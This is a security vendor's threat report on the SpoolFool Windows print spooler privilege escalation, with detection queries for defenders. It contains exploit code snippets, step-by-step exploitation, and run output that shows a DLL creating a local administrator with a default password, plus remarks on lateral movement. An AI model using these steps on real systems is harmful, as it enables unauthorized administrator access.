SpoolFool -


Yet another Windows print spooler privilege escalation

Emerging Threats Protection Report

In this report, we've researched the new developments in the Print Spooler service exploit, this time dubbed SpoolFool. The report details the analysis of the vulnerability and sheds light on how a single service has been exploited so often. Following the analysis, the report covers detection methods, investigation playbooks, and recommended responses and best practices.

Service Description

It seems every other week a new vulnerability is discovered and thrust into the public domain. Some customers know how to tackle these vulnerabilities, others don't. That's where the Logpoint Security Research team comes in. Researching and investigating new major vulnerabilities, building SIEM rules and SOAR Playbooks aiding swift investigation and response times.



Gather recent CVEs

Research CVEs according to customers' relevancy

Generate report

Generate Investigation Playbook

Deploy and customize detections, and playbooks according to customers' security controls

Monitor for Playbook correctness (No IR involvement) and update Playbooks accordingly

Prep for next emerging threats by gathering

- CVEs
- IOCs
- TTPs
- News, blogs, RSS, etc.

This report is the outcome of Logpoint's Security Research team and Global Services, as part of our Emerging Threat Protection series that aims to provide Logpoint customers with the capability to better **detect, manage, & respond** with up-to-date detection rules, investigation and response playbooks, and security best practices.

In this report, we've researched the new developments in the Print Spooler service exploit, this time dubbed SpoolFool. The report details the analysis of the vulnerability and sheds light on how a single service has been exploited so often. Following the analysis, the report covers detection methods, investigation playbooks, and recommended responses and best practices.

All new detection rules are available as part of Logpoint's latest release, as well as through **Logpoint's download center**. Customized investigation and response playbooks were pushed to Logpoint Emerging Threat Protection customers.


Below is a rundown of the incident, potential threats, and how to detect any potential attacks and proactively defend using Logpoint's SIEM and SOAR capabilities.

Vulnerability Analysis

Leading up to SpoolFool: CVE 2020-1030

The vulnerability consists of two bypasses for CVE-2020–1030. It is highly recommended to read Victor Mata's blog post on CVE-2020–1030. Some portion of the blog is also covered in this report as well.

- By default, users can add printers without administrator authentication needed.
- Calling AddPrinter returns a printer handle (I recommend reading what handles are if you have less idea of development) with the **PRINTER_ALL_ACCESS right.** This grants printing rights to standard and administrative print operations.
- However, the caller of the AddPrinter function must have **SERVER_ACCESS_ADMINISTER** right to the server on which the printer is to be created.
- An unprivileged user will not have these rights and hence, can't add a new printer with **PRINTER_ALL_ACCESS right.**
- However, the "INTERACTIVE" group has the manage server permissions enabled by default.



Group or user names:


Everyone
ALL APPLICATION PACKAGES
Account Unknown(S-1-15-3-1024-4044835139-2658482041-3127973164-32928...
CREATOR OWNER
Administrators (MSEDGEWIN10\Administrators)
Guests (MSEDGEWIN10\Guests)
INTERACTIVE

Permissions for INTERACTIVE	Allow	Deny
Print	□	□
Manage Printers	□	□
Manage Documents	□	□
View Server	☑	□
Manage Server	☑	□
Special permissions	□	□

For special permissions or advanced settings, click Advanced.


- Thus, members in the interactive group can add a printer with **SERVER_ACCESS_ADMINISTER**
  - **INTERACTIVE GROUP:** SID S-1-5-4 NT Authority\Interactive is a system group that gets automatically added when a user logs on to the system locally or via RDP. Removing this group would mean restricting logging access in older systems, however, in newer Windows, it gets re-added on restart. In short, it symbolizes an actual physical user that is interacting with the machine. This group is absent on Active Directory systems as permissions are only managed by DC in such environments.
  - Therefore, the attack was not found to be working with service accounts (like IIS or MSSQL$)

- If the user who runs the exploit is a member of INTERACTIVE, then AddPrinter now will return a handle with **PRINTER_ALL_ACCESS** We will use this handle's permission to modify the spool directory. In C#, **SetPrinterDataEx** function can modify spool directory. Here, we are creating a directory **C:\Windows\System32\spool\drivers\x64\4**
  To create this spool, we have the necessary rights PRINTER_ALL_ACCESS (returned to the handle hPrinter)



```
LPWSTR pszKeyName   = L"\\";
LPWSTR pszValueName = L"SpoolDirectory";
LPWSTR pszData      = L"C:\\Windows\\System32\\spool\\drivers\\x64\\4";

DWORD cbData = ((DWORD)wcslen(pszData) + 1) * sizeof(WCHAR);

SetPrinterDataEx(hPrinter, pszKeyName, pszValueName, REG_SZ, (LPBYTE)pszData, cbData);
```

As you can see the intended directory in the pszData variable doesn't exist already.




« Local Disk (C:) › Windows › System32 › spool › drivers › x64

PolicyDefinitions
Prefetch
PrintDialog
Provisioning
Registration
rescache
Resources
SchCache
schemas
security
ServiceProfiles


Name	Date modified	Type
3	11-02-2022 13:43	File folder
PCC	11-02-2022 13:43	File folder

- Re-initialize the print spooler service by calling AppVTerminator.dll
- Spool Directory C:\Windows\System32\spool\drivers\x64 created with write permissions to EVERYONE.
- A malicious DLL is created and loaded in that directory. It gets validated and CopyFiles\\ will trigger that DLL and load it into the printer process (spoolsv.exe)



```
LPWSTR pszKeyName   = L"\\";
LPWSTR pszValueName = L"SpoolDirectory";
LPWSTR pszData      = L"C:\\Windows\\System32\\spool\\drivers\\x64\\4";

DWORD cbData = ((DWORD)wcslen(pszData) + 1) * sizeof(WCHAR);

SetPrinterDataEx(hPrinter, pszKeyName, pszValueName, REG_SZ, (LPBYTE)pszData, cbData);
```

Diagramatic WorkFlow:



Leading to CVE 2022-21999

After the issue was patched by Microsoft, Oliver Lyak in his post here mentions Microsoft's patches and how he circumvented them. Thus, he proposed the following two enhancements for this vulnerability patch and was assigned CVE 2022-21999:

1. He states that a user not in the INTERACTIVE group can still add a remote printer and gain PRINTER_ACCESS_ADMINISTER rights.


"If a user adds a remote printer, the printer will inherit the security properties of the shared printer from the printer server. As such, if the remote printer server allows EVERYONE to manage the printer, then it's possible to obtain a handle to the printer with the PRINTER_ACCESS_ADMINISTER access right, and SetPrinterDataEx would update the local registry as usual"

2. Microsoft added directory creation/access validation on the user level to restrict the creation of spool directories. So, in his exploit, he used reparse Basically, the following things happen:

- We create a temporary directory (C:\TEMP\xyzxyzxyz) and set it as SpoolDirectory
- The validation set by Microsoft gets passed and SpoolDirectory is set to this temporary directory.
- Configure this temporary directory as a reparse point which points to C:\Windows\System32\spool\drivers\x64\
- SetPrinterDataEx is called with CopyFiles and DLL in this directory gets automatically loaded into the process spoolsv.exe

Why only C:\Windows\System32\spool\drivers\x64 ? => This is the printer driver directory. Point and Print is a printer-sharing technology designed for driver distribution. In Point and Print, installation is extendable with a custom Point and Print DLL.

When CopyFiles\\ is used with SetPrinterDataEx, it initiates a sequence of Point and Print. If the directory specified is a Printer Driver Directory, Point and Print is triggered and the DLL placed in this is loaded to the existing process spoolsv.exe



```
// HANDLE hPrinter = AddPrinter(...)

LPWSTR pszKeyName = L"\\";
LPWSTR pszValueName = L"SpoolDirectory";
LPWSTR pszData = L"C:\\spooldir";
DWORD cbData = ((DWORD)wcslen(pszData) + 1) * sizeof(WCHAR);

SetPrinterDataEx(hPrinter, pszKeyName, pszValueName, REG_SZ, (LPBYTE)pszData, cbData);
```

A detailed code-level analysis of the attack methods is available in his blog. However, in a nutshell, the control flow consists of the following events:

1. `spoolsv.exe!SetPrinterDataEx` routes to `SplSetPrinterDataEx` in the local print provider `localspl.dll`
2. `localspl.dll!SplSetPrinterDataEx` validates permissions before restoring `SYSTEM` context and modifying the registry via `localspl.dll!SplRegSetValue`
3. `localspl.dll!SplCopyFileEvent` is called if `pszKeyName` argument begins with `CopyFiles\ string`
4. `localspl.dll!SplCopyFileEvent` reads the `Module` value from printer's `CopyFiles` registry key and passes the string to `localspl.dll!SplLoadLibraryTheCopyFileModule`
5. `localspl.dll!SplLoadLibraryTheCopyFileModule` performs validation on the `Module` file path
6. If validation passes, `localspl.dll!SplLoadLibraryTheCopyFileModule` attempts to load the module with `LoadLibrary`


This technique was explained for CVE-2020-1030 by Victor Mata from Accenture.

Here's a full exploit in action. The DLL used in this example will create a new local administrator named "admin". The DLL can also be found in the exploit repository.
The steps for the exploit are the following:

- Create a temporary base directory that will be used for our spool directory, which we'll later turn into a reparse point
- Create a new local printer named "Microsoft XPS Document Writer v4"
- Set the spool directory of our new printer to be our temporary base directory
- Create a reparse point on our temporary base directory to point to the printer driver directory
- Force the Spooler to restart to create the directory by loading `AppVTerminator.dll` into the Spooler
- Write DLL into the new directory inside of the printer driver directory
- Load the DLL into the Spooler

The author has already created a DLL called AddUser.dll in the project directory that would allow us to add a new user called "admin" with Administrator privileges and the default password "Passw0rd!"


```
whoami
net user hex
```



```
C:\Users\Public>whoami
whoami
desktop-7m7os0r\hex

C:\Users\Public>net user hex
net user hex
User name                    hex
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/13/2022 3:43:46 PM
Password expires             Never
Password changeable          2/13/2022 3:43:46 PM
Password required            No
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   2/15/2022 8:58:12 PM

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.
```

Hex user doesn't have administrator access. Running the SpoolFool.exe exploit with the included DLL, we get:

```
SpoolFool.exe -dll Adduser.dll
```




```
PS C:\SpoolFool> net user admin
The user name could not be found.

More help is available by typing NET HELPMSG 2221.

PS C:\SpoolFool> .\SpoolFool.exe -dll .\AddUser.dll
[*] Using printer name: Microsoft XPS Document Writer v4
[*] Using driver directory: 4
[*] Using temporary base directory: C:\Users\IEUser\AppData\Local\Temp\239607f1-6237-4538-9f82-2a3de84a480c
[*] Trying to open existing printer: Microsoft XPS Document Writer v4
[+] Opened existing printer: Microsoft XPS Document Writer v4
[*] Setting spool directory to: \\localhost\C$\Users\IEUser\AppData\Local\Temp\239607f1-6237-4538-9f82-2a3de84a480c\4
[+] Successfully set the spool directory to: \\localhost\C$\Users\IEUser\AppData\Local\Temp\239607f1-6237-4538-9f82-2a3de84a480c\4
[*] Creating junction point: C:\Users\IEUser\AppData\Local\Temp\239607f1-6237-4538-9f82-2a3de84a480c -> C:\Windows\system32\spool\DRIVERS\x64
[*] Forcing spooler to restart
[*] Waiting for spooler to restart...
[+] Spooler restarted
[+] Successfully created driver directory: C:\Windows\system32\spool\DRIVERS\x64\4
[*] Copying DLL: .\AddUser.dll -> C:\Windows\system32\spool\DRIVERS\x64\4\AddUser.dll
[*] Granting read and execute to SYSTEM on DLL: C:\Windows\system32\spool\DRIVERS\x64\4\AddUser.dll
[*] Loading DLL as SYSTEM: C:\Windows\system32\spool\DRIVERS\x64\4\AddUser.dll
[*] DLL should be loaded
PS C:\SpoolFool> net user admin
User name                    admin
Full Name                    admin
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/5/2022 1:53:14 PM
Password expires             Never
Password changeable          2/5/2022 1:53:14 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.

PS C:\SpoolFool>
```

SpoolFool in action

Sometimes running the exploit will cause the spooler to malfunction. Either way, the service is terminated in order to restart the service. This can be detected using the following query.

```
((norm_id=WindowsSysmon label="Process" label=Create
parent_image="*\spoolsv.exe" image="*\WerFault.exe")
OR (norm_id=WinServer channel=System event_id=7031
message="The Print Spooler service terminated unexpectedly"))
| timechart count() by event_id, host
```




```
((norm_id=WindowsSysmon label="Process" label=Create
parent_image="*\spoolsv.exe" image="*\WerFault.exe")
OR (norm_id=WinServer channel=System event_id=7031
message="The Print Spooler service terminated unexpectedly"))
| timechart count() by event_id, host
```

Look for an error generated by the Print Spooler service to identify successful exploitation as well as to narrow down the time range in case events from Print Service or Sysmon are not available.

Now, upon checking users, we can see an admin user has been added who is a part of Administrators!

```
net user
net user admin
```



```
C:\Users\Public>net user
net user

User accounts for \\DESKTOP-7M70S0R

-------------------------------------------------------------------------------
admin                    Administrator            client
DefaultAccount           Guest                    hex
WDAGUtilityAccount
The command completed successfully.


C:\Users\Public>net user admin
net user admin
User name                    admin
Full Name                    admin
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/15/2022 9:29:05 PM
Password expires             Never
Password changeable          2/15/2022 9:29:05 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.
```

We can use these credentials to do a number of things now! Login using psexec, login via RDP etc. And hence the lateral movement is successful.

The user created is a local user, which is not the case in most network scenarios where all users are controlled and created by a domain controller. Administrators are advised to check if the accounts created are in anything other than the domain.

Suspicious Accounts being Created Locally


```
norm_id=WinServer label=Create label=User -user IN DOMAINS
```

Also in some of the cases, a .spl file is created, which can be detected using the following query.

Suspicious PrintSpooler SPL File Created

```
norm_id=WindowsSysmon event_id=11
file="*.spl"
path="*\Windows\System32\spool\PRINTERS\*"
-"process" IN ["*spoolsv.exe",
"*printfilterpipelinesvc.exe",
"*PrintIsolationHost.exe", "*splwow64.exe",
msiexec.exe", "*poqexec.exe"]
```

Checking back on the compromised machine we can see that the directory didn't exist before, but now, it exists and the DLL has been saved in here. Which means success! The directory is also writable by everyone.



Name	Date modified	Type	Size
reverse.dll	2/15/2022 9:20 PM	Application extens...	9 K

Object name: C:\Windows\System32\spool\drivers\x64\4

Group or user names:
hex (DESKTOP-7M7OS0R\hex)
Administrators (DESKTOP-7M7OS0R\Administrators)
Users (DESKTOP-7M7OS0R\Users)

To change permissions, click Edit.

Permissions for Users	Allow	Deny
Full control		
Modify		
Read & execute		
List folder contents		
Read		
Write		

At this point, we can check for a file creation event.

Suspicious PrintSpooler Service Executable File Creation

